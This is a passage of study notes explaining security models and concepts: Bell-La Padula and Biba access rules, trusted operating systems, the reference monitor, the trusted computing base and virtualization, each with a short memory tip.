2. Bell-La Padula Model (Confidentiality)

Focus: **Keep secrets safe** (Confidentiality)

Rules:

- **No Read Up (NRU):** Can’t read data from a higher level.
  (Prevents someone from secretly reading Top Secret files.)

- **No Write Down (NWD):** Can't write to a lower level.
  (Prevents leaking Top Secret info into a lower level like Public.)

💡 **Think:**
"Keep secrets from flowing down."

3. Biba Model (Integrity)

Focus: **Keep data correct and trustworthy** (Integrity)

Rules:

- **No Write Up (NWU):** Can't write to higher integrity data.
  (Prevents a low-trusted process from corrupting clean data.)
- **No Read Down (NRD):** Can't read from lower integrity data.
  (Prevents using dirty data to make decisions.)

💡 **Think:**
"Keep garbage from flowing up."

4. Trusted OS

A **Trusted Operating System** is a super-secure OS that:

- **MAC (Mandatory Access Control):** Strict rules — users cannot bypass.
- **Isolation:** Apps are kept separate so one app can't mess with another.
- **Auditing:** Records everything for investigation.
- **Authentication & Encryption:** Verifies users and protects data.

5. Reference Monitor

Think of this as a **security guard inside the OS**:

- Checks **every action** before allowing it (file read, write, memory access).
- Makes sure all security rules are followed.

💡 If it's compromised → the whole system's security is broken.

6. Trusted Computing Base (TCB)

The **core foundation** of system security.
Includes:

- Secure **hardware**, **software**, **firmware**
- Responsible for:
  1. **Process activation** (starting programs)
  2. **Domain switching** (changing privilege levels safely)
  3. **Memory protection** (keep apps from messing with each other's memory)

4. **I/O operations** (secure keyboard, network, disk access)

💡 If TCB fails → attackers can bypass all security.

7. Virtualization

Creates **virtual machines** (VMs) that act like real computers.

- Each VM is **isolated** → one infected VM won't affect others.
- Saves cost, improves security, and makes testing safer.

💡 Example: Running **Linux + Windows** on the same PC using VMware or VirtualBox.